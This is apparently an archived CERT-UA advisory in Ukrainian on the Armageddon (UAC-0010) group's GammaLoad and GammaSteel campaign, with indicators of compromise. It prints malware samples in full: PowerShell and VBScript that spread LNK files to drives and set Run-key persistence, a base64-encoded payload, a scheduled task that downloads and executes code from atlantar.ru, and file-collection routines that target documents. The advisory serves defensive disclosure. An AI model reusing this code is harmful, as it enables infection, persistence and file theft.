CERT-UA

Archived: 2026-04-05 14:22:15 UTC

Загальна інформація

Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA відслідковується активність групи UAC-0010 (Armageddon).

Протягом першого півріччя 2022 року основним способом реалізації зловмисного задуму є розповсюдження засобами електронної пошти (зі скомпрометованих акаунтів і на приватні електронні адреси) HTM-дроперів (в тому числі, в UTF-16 кодуванні), що ініціюють ланцюг доставки GammaLoad.PS1 на комп'ютер жертви.

Метою зловмисників, серед іншого, є викрадення файлів за визначеним переліком розширень, а також автентифікаційних даних Інтернет-браузерів, для чого застосовується GammaSteel.PS1 та GammaSteel.NET, відповідно. Вірогідно, GammaSteel.PS1 є PowerShell-реалізацією раніше використовуваного HarvesterX.

Крім того, однією з тактик зловмисників є ураження файлу шаблону C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Templates\Normal.dotm за допомогою макросу, код якого забезпечує генерацію URL-адреси та її додавання до створюваного документу у вигляді посилання (так званий "Remote template injection"). Зазначене призведе до інфікування всіх документів, які створюються на комп'ютері, та їх подальшого ненавмисного розповсюдження користувачем.

Як правило, для забезпечення персистентності та запуску пейлоадів використовуються заплановані завдання, гілка реєстру Run, а також змінні середовища. Активно використовується PowerShell (powershell.exe), а також wscript.exe, mshta.exe.

Індикатори компрометації

Файли:

```
136bd98383e5b3e06b63f2d7c72a3d4d   81d8c20a19e1c2c3e5bfd6f8a39499321f42b07f6b94c9e0bb98fd6cfd4355a8
82e0e0838c6c8abf103d4e5dab78b703   f2f6077597d1fdb84bbb35aebd169af522767bc3a6aae58e778c429626f376a3
1bba824db40a7ce52313ed76b55ac5fd   f628fa53fc3f91c1d812246291b3a188904ab091c735e8dc7ed644103a0eb5c6
897c859e25576146f4e03329f076bd40   2cb17eb3450b4cfad148427986410cda69d47a124a7dea43c577a55569ff3761
9da690670ff22a610f632251538888c4   2dfef7c52c05c3b88818edd7764ef1f1d41c1450918441e6a5d8b1518b80ac3e
db5606f0010bb7fdc1e10174055b0f93   968f841df2fd5b7458d15569b756088691e6d4a04e5f6f22df1c773e1fe35129
a73326f0373131fdd4814b9fc67c7e34   c82728665fafb66828f3fe2d9ee28b2e670e958abc1f5dda6c5e460db2502207
7d200a3eb82b9b3c60daa0866f9b6db9   6cccc179db19c405cc313f60d3bb09e00f7b273ec3c6ddf03ae4cba3fcac961d
904803767f7d3c8f2f947f40f8ba6272   afcb200cf4a646397f67c37d396cd5573db2575ae945b3251dfb6d285d1e6724
9db94f4c9dba8adb2c13f1962c1fcaa6   f1f4ed4122564c90b473617d9989a2a90af1d93c4b75c8cfecd564ff71f803a0
7f0270c87e1d14d95c51cd303dbab195   bcb63de0b16c449b054982ad1d4c23810a396e061ae45801df4d64acf4e82674
6c6fbdd3dcf6919d6d2aff8065892b2c   1b59868b460359f46c6ae0a01b6f34c89a33b79992a03573fc40bd3c501cbea4
```

```
66d7796b61ddac70f748cbc1ff26dfef    00fe49d9fde36aace2e9c35962ac11f8595b8452d84ba02f4511754ced831d66
949d29f97c11abeab41075bf2a6e9dfd    6f2004a5b3f4f1c84c0e0e08181cfb8bbc0f50617e58d57cecddf4789587880a
94031409d9f552e174dcc66e2b3bd45b    564aba6e5366347b1e522b2af7a46fa54e6d23af4ce17b2dd3a5d45d925c7aa4
54cfc650263a61a5c372dd8b4fa6e9e5    788dc18de55d73027011a0b109b4b795e6ae485bdda7dd07deecab6af386170c
b8686b1038a1f4c162c1f0454169fec8    7d2c607bb9627e14d572356ff653b587ea0d7f7b2c1f4ab45bb979b81f9369ae
a34a506a965669daf00075c5a22f7187    24fe5b916433ae295685dddcc5c808fb4cd3d3a2c3d999b721f4e650773b1ed4
f046e20e2429a47194cf7cb76db1dfd2    c19dbecf59908f530a63705af62a3596531f7eecbb971a2926670fb4c0697a2c
e45eeb97da3155179fb1c626ae930eda    79c340f1d8c78b96d4e92a78d9c407494769df79ab491dfe2b1955f26af4e388
7622a8f0bb0b97e17e186758f730af2d    143cc8dade3ac835c9114333e05544b52dc57a1273cbdd4aca38253a710c92ab
afa8f2b0ea413c568549360e8dfebe0a    6cb0ef2538cd074fbcccca5a96bb21538529220eeeeaca63e06a18cbbc6a9eb4
ea8c0a9bccd9fd91b78e06a2a58b559b    430206ba1fbd0c869b71608ad1808febfb067e086d0b330225b5afcddc1af352
c5ab39da6f015a26edb916a0e37b9d57    c172c8733c92d914574290eb46d8a6c1b49387d8d4dceafc3e13d953395c9710
b6840f52a5c655d22c70f14333238409    1928ea04a52ea5ced87305cc001e693385ecbb8d3b4c64c1288d4b223de841dd
7e5ea867d5f4ed45dd26e304cef98678    452d40893e9973ec5e4779ea830320d80999b09a36113b7d86de866a02823a3c
859278e356de512859cd5bb94d09e9e4    dcb69e1c9a6bff950481cf1f493b3e9665133e9afae528f0d38d72e83607a6d0
df887652a92d1103d5131aa68757b2cc    9b81fbe9f7157e7873862fe7fabd9df5fdb8197bf1cc01b5e34cbebf5ff0de13
83b3fd87ee87be5708326f99d4db3bbd    f96489503934b654e00cbd0c48845d66aaf3b91f5bd53fd05d7ecfc48a66dc20
ffb49d24a6691bdb3f5f58a632ac4447    1113fc222132460fe481ed0a62fb3fe1426bc920cdb01d334c7a7a6ef952dfee
396606ccd506b565d8590cae99be4950    7e3cfa63b31ed9e4606e43b29a704924a27b62d6b9a1360b462d9998deed549f
3376d2b5e6f99d68824b93bad33e4884    cb81b6516f13844c653a9fcbbbeed099dde5be307ec66523be7678d577dca477
9428c3fb7d4ae783a348561d5fa7b39e    88dc766c51f20c93b670bd67b543b70e8d627c9afc041ee74aa6b64c59eb1c7d
dc7266e0eed4a67e1bea6e044c114387    a2361ca9fd84fd41d62628e2310317831f47f8e973c2bda24dadc0972fb983d6
a1b63c92db35c90e1058813919446c21    9c724d00f28b3453e283e5b0ef5c8455bb61d4c902c53cfb38f07ffb4e17e18d
20531cf42e4f44a96c4aeb4cd7e2d70e    a0c2429616e7bf8a36951d45cbc72a1eab4d4a1a1e8266753a75bdd683737814
```

Мережеві:

```
138[.]197.199.151
139[.]59.166.152
144[.]202.61.174
157[.]245.99.132
159[.]203.11.73
168[.]100.10.184
178[.]62.108.75
192[.]241.133.108
194[.]180.174.73
45[.]61.138.226
45[.]61.139.22
45[.]77.196.211
45[.]77.237.252
66[.]42.102.21
70[.]34.218.135
hXXp://138[.]197.199.151/get[.]php
hXXp://139[.]59.166.152/get[.]php
hXXp://144[.]202.61.174/get[.]php
hXXp://157[.]245.99.132/get[.]php
```

```
hXXp://159[.]203.11.73/get[.]php
hXXp://178[.]62.108.75/get[.]php
hXXp://192[.]241.133.108/get[.]php
hXXp://194[.]180.174.73/1.txt
hXXp://194[.]180.174.73/pswd[.]php
hXXp://45[.]77.196.211/get[.]php
hXXp://45[.]77.237.252/get[.]php
hXXp://66[.]42.102.21/get[.]php
hXXp://70[.]34.218.135/get[.]php
hXXps://45[.]61.138.226
hXXp://atlantar[.]ru/get.php
hXXp://motoristo[.]ru/get.php
hXXp://lover.printing82.detroito[.]ru/DESKTOP-P5BRFLE/luncheon.nab
moolin[.]ru
atlantar[.]ru
bubenci[.]ru
callsol[.]ru
clipperso[.]ru
cooperi[.]ru
detroito[.]ru
farafauler[.]ru
fishitor[.]ru
flayga[.]ru
ganara[.]ru
detroito[.]ru
hawksi[.]ru
hofsteder[.]ru
kilitro[.]ru
kurapat[.]ru
leonardis[.]ru
lnasfe[.]ru
lopasts[.]ru
mafirti[.]ru
metanat[.]ru
mitlubald[.]ru
moolin[.]ru
motoristo[.]ru
paparat[.]ru
pasamart[.]ru
qkcew[.]ru
rncsq[.]ru
tarlit[.]ru
tbwelo[.]ru
wicksl[.]ru
xcqef[.]ru

(Telegram-акаунти, що використовуються для публікації IP-адреси серверу управління)
```


```
hXXps://t[.]me/s/chanellsac
hXXps://t[.]me/s/digitli
hXXps://t[.]me/s/zalup2
hXXps://t[.]me/s/zapula2
hXXps://t[.]me/s/topnewsas
hXXps://t[.]me/s/chabgei
hXXps://t[.]me/s/toporsa

(сервіси, що використовуються для DNS-резолву доменів)
hXXps://dnslookup.seowebchecker[.]com/
hXXps://ip-api[.]com/csv/
hXXps://tools.nexcess[.]net/dns-check
hXXps://viewdns[.]info/reverseip/?host=
```

Хостові:

```
C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Templates\Normal.dotm
C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Шаблони\Normal.dotm
C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Шаблоны\Normal.dotm
%USERPROFILE%\NTUSER.DAT.TM.defect.exe
%USERPROFILE%\NTUSER.DAT.TM.defect.ini
%USERPROFILE%\dedicate.exe
%USERPROFILE%\dedicate.ini
%USERPROFILE%\ntusers.ini
%USERPROFILE%\Favorites\judge
%USERPROFILE%\NTUSER.DAT.TMContainer.f4v
%USERPROFILE%\decay.bmp
%USERPROFILE%\des.nds
%LOCALAPPDATA%\_profiles_new.ini
%TMP%\micro.txt

(Заплановані завдання)
C:\Windows\System32\Tasks\creditcard.session
C:\Windows\System32\Tasks\finance.create
C:\Windows\System32\Tasks\finance.session
C:\Windows\System32\Tasks\session.finance
C:\Windows\System32\Tasks\ПОРНО.lNK
C:\Windows\System32\Tasks\НА ДОКЛАД.lNK.lNK
C:\Windows\System32\Tasks\ХЛАМ.lNK.lNK
C:\Windows\System32\Tasks\РАЗОБРАТЬ.lnk.lNK
C:\Windows\System32\Tasks\НЕ СМОТРЕТЬ.lNK
C:\Windows\System32\Tasks\МОИ ФОТО.lNK
C:\Windows\System32\Tasks\КОМПРОМАТ.LNK
C:\Windows\System32\Tasks\КОРЗИНА.LNK
C:\Windows\System32\Tasks\autowake
C:\Windows\System32\Tasks\winsparcontrols
```


```
C:\Windows\System32\Tasks\Wikipedia Search Tools
C:\Windows\System32\Tasks\Preferences Style Configurator
C:\Windows\System32\Tasks\MsCtfMonitor
C:\Windows\System32\Tasks\regidlebackup
C:\Windows\System32\Tasks\ScheduledDefrag
HKCU\Environment\Include (змінна середовища)
таємно.rtf.lnk (назва файлу)
форма_нова.rtf.lnk (назва файлу)

(команди)
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -nologo iex (iex (get-
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe $aaa = (New-Object system.Net.WebClient).d
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe $dom=[string]$(Get-Random)+'.ganara.ru';$i
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe $ip = [System.Net.DNS]::GetHostAddresses([
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe $ip=[System.Net.DNS]::GetHostAddresses([st
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe $tmp = $(New-Object net.webclient).Downloa
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WiNDOwSTYle HIddEn -nOLoGO INvokE-exPRess
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nol -nop echo (INVOKE-EXPRESSION(new-obje
C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -nol -nop echo ([system.text.encoding
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -nologo Invoke-Express
function Random(){ $rnd='d' +-join ((48..57) + (97..122) | Get-Random -Count $( Get-Random -Minimum
powershell -w hidden -c (iex echo (iex (new-object net.webclient).downloadstring('hXXp://motoristo.r
powershell -w hidden -nol -nop -c (iex ([string]::join(''  ((101 99 104 111 32 40 105 101 120 32 40
```

Графічні зображення



```
fUNcTION set-lnk ($CHild) {
$nAMETxt = "adMIn.r0Ot".tolOWeR();
$NamE = ("ХлаМ", "РАЗОБраТь", "ИгрЫ" | get-RAndoM).TOuPPER();
$wshshELL = NeW-oBjecT -ComObject WScript.sHEll;
$shoRTCuT = $wshShEll.CreaTeshortCUt($chIlD +"\$name.LNk");
$ShORtCut.IcoNLOCATiOn = "c:\wINDOws\SYSTem32\ShElL32.Dll,3";
$ShORtcUT.targETpATH = "C:\wINdOwS\sYstEm32\wiNdOwsPoWErsHeLL\V1.0\powERsHell.exE".tolOWER();
$tExT = "-wiNdowStylE hiDdeN -NOLogo Iex (IEX (GEt-CONTEnT .\$NametXT | OuT-StRInG))".tOloWer();
$SHORTcuT.ARgumentS = $teXT;
$sHorTCuT.SaVE();
$mYfile= $ChIlD+"\$NAMetXT"
copY-iTem $EnV:uSerPROfiLe\InDeX.PHP -dESTInATION $mYFilE
$FiLE=get-iTEm $MYfILe -fOrCe
$FIlE.aTtribuTES='HiDDen'

}
set-itEMPropErTy -path HKcu:\SoFtwaRE\mICroSOFT\winDOws\CUrREntveRSIoN\RuN -namE (
Get-ITEMPRopeRTY REgISTry::HkEY lOcal mAcHiNE\sOFtware\MiCRoSOft\cRypTOgrAPhy\ -name
MaChInEGUID).machINEGuId -ValUE $env:WiNDir'\sYStEm32\wINdOwsPowErsheLl\v1.0\poWERShELL.eXe
-wiNDowSTYLe hIdDEN -NolOgO iEX (inVoke-eXpReSSiON (get-coNteNt $EnV:UseRProfIlE\iNDEX.PHP |
oUT-sTRInG))';
Copy-iteM  .\"ADMIn.ROoT"  -desTInaTIOn $eNV:uSerProfILe\InDex.phP
WhIle($cOunt -Le 2){

$wc= nEw-ObJECT net.WEBcLient;
$wC.HeAdErs.adD("coNtENT-tYpe","aPpLicATioN/X-WwW-fORm-urLENCOded");
$reSPoNsE = $WC.upLoaddaTA("hTtpS://DnsloOKuP.SEOwEBcHECKEr.cOm/", [System.texT.EnCoDING]::utF8
.getbYtEs("urL=PaSAMArT.Ru"));
$IP = [System.text.eNcOdInG]::UtF8.geTsTRInG($ReSpONse) |?{$_ -Match
"\d{1,3}\.\D{1,3}\.\d{1,3}\.\d{1,3}"}|%{$MatCHEs[0]}


$urlS = $Ip +'/SleeP.pHP';
sTart-sLeep -s 300;
$ie1 = New-OBjecT -COMoBJect INtERNeTEXpLorer.aPPliCAtion -pRopERTY @{NavIGaTE2=$URLS.TOLower
(); vISIbLE = $faLse};whILe ($Ie1.REaDyStaTe -NE 4) {STarT-sLEep 2};$dOC = $Ie1.doCUMEnT.
GEtTypE().InvokEmembER('bOdY', [SYSTem.reflEction.BIndiNgFLAGS]::gEtPrOpertY, $NUll, $Ie1.
DoCUMEnT, $nULl).InnerhtML;$iE1.quIT();
$Doc.REpLacE('xXXX',$IP);
iEx $dOc;
$DRiVe = GET-WmioBJECt WIn32 volume -filTER "DRIvEtypE='2'";
$drIVe.nAME | fOreACH-ObJEcT{
$ChILdS = Get-ChilDItEM $Drive.NamE
FOreaCh($cHILds IN $ChiLDS)
{
iF( [SystEm.Io.filE]::GeTATTRiBuTEs($Childs.FULLNaMe) -Eq [SystEm.iO.fiLeAttRibutes]::diRectorY )
{
SET-LNk $ChIlds.FULLNaMe
}}
iF(($drive.CapaCity - $driVe.frEesPaCe) -GT 1000000){
set-lnK $DRIve.nAME
}}

}
```

LoadShort



Файли знаходяться в папці: C:\Windows\System32\Tasks

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -nologo iex (iex (get-content .\finance.create | out-string))

```
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(
```

'DQpmdW5DVElvbiBzZVQtTE5LICgkY2hpbEQpIHsNCiROQU1FdHh0ID0gImZJTmFOQ0UuQ1JFYVRlIi5UT2xPV2VSKCk7DQokbkFtRSA9ICgi0KXQu9CQ
0JwiLCAi0J/QntGA0L3QniIsICLQndCwINCU0J7QutCb0LDQtCIgfCBHZXQtcmFuZG9NKS50b3VQcGVyKCk7DQokd1Noc0hFbGwgPSBORXctb0JKZWNUI
C1Db21PYmplQ1QgV3NjUmlQdC5zaGVsbDsNCiRzaG9ydGNVdCA9ICRXU0hTaEVsbC5DUkVhVEVzSE9SdEN1dCgkQ0hpTGQgKyJcJG5hbWUubE5LIik7DQ
okU0hvUnRDdXQuaWNvbkxvY0F0SW9uID0gImM6XFdpTkRvV1NcU3lzVGVNMzJcU2hFbGwzMi5ETEwsMyI7DQokc2hvUlRjVVQuVGFyR0V0cGFUaCA9ICJ
DOlx3aU5kT3dzXFNZU1RlbTMyXFdpbkRPV3NwT3dFcnNIZWxsXHYxLjBccE93RVJTSGVMTC5FWGUiLlRvTG93RVIoKTsNCiR0RXh0ID0gIi1XaU5kT1dz
VFlMRSBoSWRERW4gLU5vTE9nbyBpRXggKGlFeCAoR0V0LUNPbnRFbnQgLlwkTmFtRVR4dCB8IG9VdC1TdHJpTmcpKSIuVE9Mb3dlUigpOw0KJHNIT3J0Q
3V0LkFSZ3VtRU5UUyA9ICRUZXh0Ow0KJHNoT3J0Y3V0LlNhdkUoKTsNCiRteWZpbGU9ICRjSGlMZCsiXCROYW1FdHhUIg0KY09wWS1pdEVNICRlTlY6VX
NlclByb0ZJTGVcSW5EZXguUEhQIC1ERXN0aW5hVGlvTiAkbXlmaUxlDQokRmlsRT1HRVQtaXRlbSAkbVlmSWxlIC1Gb1JDRQ0KJGZpTGUuQXRUUkliVVR
Fcz0naElkZEVOJw0KDQp9DQpzRXQtSVRFbXByT3BFUlRZIC1QYVRIIGhrY3U6XHNPRnRXQXJlXE1pQ3JPU29mVFx3SW5kb3dTXEN1clJlTnR2RVJzSU90
XHJ1TiAtTkFtZSAoZ0V0LWlUZU1Qck9wZXJUeSBByZWdJc3RyWTo6aGtlWV9MT0NBbF9tQWNISW5FXHNPRlR3YXJFXG1pQ1JvU09mVFxjcnlwdE9nUmFQa
HlcIC1OYU1FIG1BQ2hpTmVHVUlkKS5NYUNIaW5FZ3VJZCAtVmFMVWUgJEV0Vjp3aW5ESVInXFN5U1RFbTMyXFdpTkRPV1NQT1dlUlNoRWxMXFYxLjBccE
9XZVJTSGVsbC5leEUgLXdJbkRvV1N0eWxFIGhJRGRFbiAtbm9Mb2dvIElFeCAoSU52b0tlLUV4UFJFc1NJb24gKGdldC1jT250RU5UICRFblY6VXNFUlB
Sb2ZpbEVcaU5kZVgucEhQIHwgb1V0LVNUUkluRykpJzsNCmNvcFktaXRlbSAgLlwiRkl0QU5jZS5jcmVBVGUiICAtZEVTVGluQXRpb24gJEVudjpVU0Vy
UFJvRmlsZVxJTmRFWC5QaHANCldoaUxlKCRjb3VudCAtbGUgMil7DQoNCiR3YyA9IE5ldy1PYkpFY1QgbmV0LndlYkNsaUVudDsNCiR3Yy5IZUFkZXJzL
kFkZCgiQ29udGVudC1UeXBlIiwgImFwcGxpY2F0aW9uL3gtd3d3LWZvcm0tdXJsZW5jb2RlZCIpOw0KJHJlU3BvbnNlID0gJHdjLnVwbG9hZERhdGEoIm
h0dHBzOi8vRG5zbG9va3VwLnNlb3dlYmNoZWNrZXIuY29tLyIsIFtTeXN0ZW0uVGV4dC5FbmNvZGluZ106OlVURjguR2V0Qnl0ZXMoInVybD1wYXNhbWF
ydC5ydSIpKTsNCiRJUCA9IFtTeXN0ZW0uVGV4dC5FbmNvZGluZ106OlVURjguR2V0U3RyaW5nKCRyZXNwb25zZSkgfD97JF8gLW1hdGNoICJcZHsxLDN9
XC5cZHsxLDN9XC5cZHsxLDN9XC5cZHsxLDN9In18JXskbWF0Y2hlc1swXX0NCg0KJHVybHMgPSAkSVAgKyIvZ2VnZWdlLnBocCI7DQpTdGFydC1TbGVlc
CAtcyAzMDA7DQokaWUxID0gTmV3LU9iamVjdCAtQ29tT2JqZWN0IEludGVybmV0RXhwbG9yZXIuQXBwbGljYXRpb24gLVByb3BlcnR5IEB7TmF2aWdhdG
UyPSR1cmxzOyBWaXNpYmxlID0gJGZhbHNlfTt3aGlsZSAoJGllMS5SZWFkeVN0YXRlIC1uZSA0KSB7U3RhcnQtU2xlZXAgLU1pbGxpc2Vjb25kcyAxMDB
9OyRkb2MgPSAkaWUxLkRvY3VtZW50LkdldFR5cGUoKS5JbnZva2VNZW1iZXIoJ2JvZHknLCBbU3lzdGVtLlJlZmxlY3Rpb24uQmluZGluZ0ZsYWdzXTo6
R2V0UHJvcGVydHksICRudWxsLCAkaWUxLkRvY3VtZW50LCAkbnVsbCkuSW5uZXJIdG1sOyRpZTEuUXVpdCgpOw0KJGRvYy5SZXBsYWNlKCdYWFgnLCRJU
Ck7DQppZXggJGRvYzsNCn0NCg0KJGRyaXZlID0gR2V0LVdtaU9iamVjdCBXaW4zMl9Wb2x1bWUgLUZpbHRlciAiRHJpdmVUeXBlPScyJyI7DQokZHJpdm
UubmFtZSB8IEZvckVhY2gtT2JqZWN0IHsNCiRjaGlsZHMgPSBHZXQtQ2hpbGRJdGVtICRkcml2ZS5uYW1lDQpmb3JlYWNoKCRjaGlsZCBpbiAkY2hpbGR
zKQ0KQ0KKSUYoIFtTeXN0ZW0uSU8uRmlsZV06OkdldEF0dHJpYnV0ZXMoJGNoaWxkLkZ1bGxOYW1lKSAtZXEgW1N5c3RlbS5JTy5GaWxlQXR0cmlidXRl
AtICREUml2ZS5GUmVlc3BhY0UpIC1HdCAxMDAwMDAwKXsNCnNFVC1MbksgJGRSSVZFLm5hbUUNCn19DQpzVEFSdC1TTGVlUCAtUyAzMDA7DQp9DQo=')

```
on error resume next
frayAg9 = createobject("wscript.shell").expandenvironmentstrings("%userprofile%") + "\ntusers.ini"
set rapidvP0 = getobject("winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2").execquery("select * from win32_logicaldisk where mediatype=null")
for each semiME2 in rapidvP0
inkiP8 = semiME2.caption
sightsqF1 = inkiP8 + "\" + "форма_нова.rtf.lnk"
for each carvedkF6 in createobject("scripting.filesystemobject").getfolder(inkiP8 + "\").subfolders
set securehf588 = createobject("wscript.shell").createshortcut(carvedkF6.path+"\"+"форма_нова.rtf.lnk")
securehf588.targetpath = "%windir%\system32\wscript.exe"
securehf588.arguments = " ""ntusers.ini"" joyful //e:vbscript jill //b "
securehf588.windowstyle = 1
securehf588.iconlocation = "%windir%\system32\shell32.dll, 54"
securehf588.save
canoeXE837 = carvedkF6.path+"\ntusers.ini"
CreateObject("Scripting.FileSystemObject").GetFile(canoeXE837).Attributes = 0
createobject("scripting.filesystemobject").deletefile canoeXE837
createobject("scripting.filesystemobject").copyfile frayAg9, canoeXE837, true
CreateObject("Scripting.FileSystemObject").GetFile(canoeXE837).Attributes = 2
next
next
```

VBScript-код, призначений для масового створення LNK-файлу (на прикладі - з іменем "форма_нова.rtf.lnk") на ураженому комп'ютері. LNK-файл забезпечить запуск файлу %USERPROFILE%\ntusers.ini

```
function copy files from removable drives into temp
{
    try
    {
        $removable_drives = [string[]]([System.IO.DriveInfo]::GetDrives() | Where-Object {($_.IsReady -eq
        $true) -and ($_.DriveType -eq 'Removable') })

        if($removable_drives.Count -gt 0)
        {
            foreach($drive in $removable_drives)
            {
                $serial = get disk serial $drive.Substring(0, 2)

                $files = [string[]](dir $drive -include ('*.doc', '*.docx', '*.xls', '*.xlsx', '*.rtf',
                '*.odt', '*.txt', '*.jpg', '.pg', '*.pdf', '*.ps1', '*.rar', '*.zip', '*.7z', '*.mdb') -
                recurse)

                foreach ($filename in $files)
                {
                    $file = Get-Item($filename)
                    if($file.Length -gt 0)
                    {
                        $file_size = $file.Length
                        $last_write_time = $file.LastWriteTime
                        $path_without_letter = $filename.Substring(2)
                        $file_info_str = $serial + $path_without_letter + $file_size + $last_write_time

                        $connect_path = 'connect\' + $serial + $path_without_letter

                        $file_info_hash = md5 hash string($file_info_str)

                        $already_processed = is file processed($file_info_hash)
                        if($already_processed -eq $false)
                        {
                            $temp_path = join path -base path $script:removable drives dir -filename
                            $connect_path

                            $temp_dir = [System.IO.Path]::GetDirectoryName($temp_path)
                            if((Test-Path $temp_dir) -ne $true ){
                                New-Item -itemtype Directory -path $temp_dir | Out-NuLl
                            }

                            Copy-Item -path $filename -destination $temp_path
                            mark as processed $file_info_hash
                        }
```

```
function create scheduled task
{
    try{
        $task_name = 'Wikipedia Search Tools'
        $service = New-Object -ComObject 'Schedule.Service'
        $service.Connect()

        $rootFolder = $service.getFolder("\")

        $task = $service.NewTask(0)
        $task.Settings.Enabled = $true
        $task.Settings.AllowDemandStart = $true

        $trigger = $task.Triggers.Create(2)
        $trigger.DaysInterval = 1
        $trigger.StartBoundary = [DateTime]::Now.AddMinutes(20).
        ToString("yyyy-MM-dd'T'HH:mm:ss")
        $trigger.Enabled = $true
        $trigger.Repetition.Interval = 'PT25M'

        $action = $task.Actions.Create(0)
        $action.Path = 'cmd'

        $cmd1 = '/c start /min "" powershell -w hidden -c (iex "'
        $cmd2 = "echo (iex (new-object
        net.webclient).downloadstring('http://atlantar.ru/get.php
        '))|powershell -"
        $cmd3 = '")'

        $action.Arguments = $cmd1 + $cmd2 + $cmd3

        $rootFolder.RegisterTaskDefinition("$task name",$task,6,
        $null,$null,3) | Out-NuLl
    }catch{}
}
```

GammaSteel.PS1

```
function exfiltrate files from all drives
{
    try{
        $fixed = 'Fixed'
        $network = 'Network'

        $drives = 'C:\', 'D:\', 'E:\', 'F:\', 'G:\', 'H:\',
        'I:\', 'J:\', 'K:\', 'L:\', 'M:\', 'N:\', 'O:\', 'P:\',
        'R:\', 'S:\', 'T:\', 'U:\', 'V:\', 'W:\', 'X:\', 'Y:\',
        'Z:\'

        foreach($drive in $drives)
        {
            try
            {
                exfiltrate files -path $drive -ext '.doc'
                exfiltrate files -path $drive -ext '.docx'
                exfiltrate files -path $drive -ext '.xls'
                exfiltrate files -path $drive -ext '.xlsx'
                exfiltrate files -path $drive -ext '.rtf'
                exfiltrate files -path $drive -ext '.odt'
                exfiltrate files -path $drive -ext '.txt'
                exfiltrate files -path $drive -ext '.jpg'
                exfiltrate files -path $drive -ext '.jpeg'
                exfiltrate files -path $drive -ext '.pdf'
                exfiltrate files -path $drive -ext '.ps1'
                exfiltrate files -path $drive -ext '.rar'
                exfiltrate files -path $drive -ext '.zip'
                exfiltrate files -path $drive -ext '.7z'
                exfiltrate files -path $drive -ext '.mdb'
            }catch{}
        }
    }catch{}
}
```

```
function get base url
{
    try{
        $schema = 'https://'
        $hostname = '162.33.178.129'

        if(Test-Connection $hostname -Quiet)
        {
            $script:base url = $schema + $hostname + '/'
        }
        else
        {
            $top_domain = '.torontos.ru'
            $subdomain = get random filename
            $domain = $subdomain + $top_domain

            $addresses = [System.Net.Dns]::GetHostAddresses(
            $domain)
            foreach($address in $addresses)
            {
                $script:base url = $schema + $address + '/'
                break
            }

        }
    }catch{}
}
```

```
if($mutex.waITOnE(100))
{
    wait 10 seconds

    $hashes_filename = ' profiles new.ini'
    $script:hashes file = join path -base path $local_app_data -
    filename $hashes_filename

    try{
        $temp_dir_name = get random filename
        $temp_dir_path = join path -base path $temp -filename
        $temp_dir_name
        New-Item -itemtype Directory -path $temp_dir_path |
        Out-Null
    }catch{}

    $script:temp dir = $temp_dir_path
    $script:removable drives dir = $temp_dir_path
    $script:iqTDnTeBKYLA = 19999999;
    $script:base url = ''

    $drive_c_serial = get disk serial 'C:'
    $script:computer identity = $computer_name +'||'+ $user_name
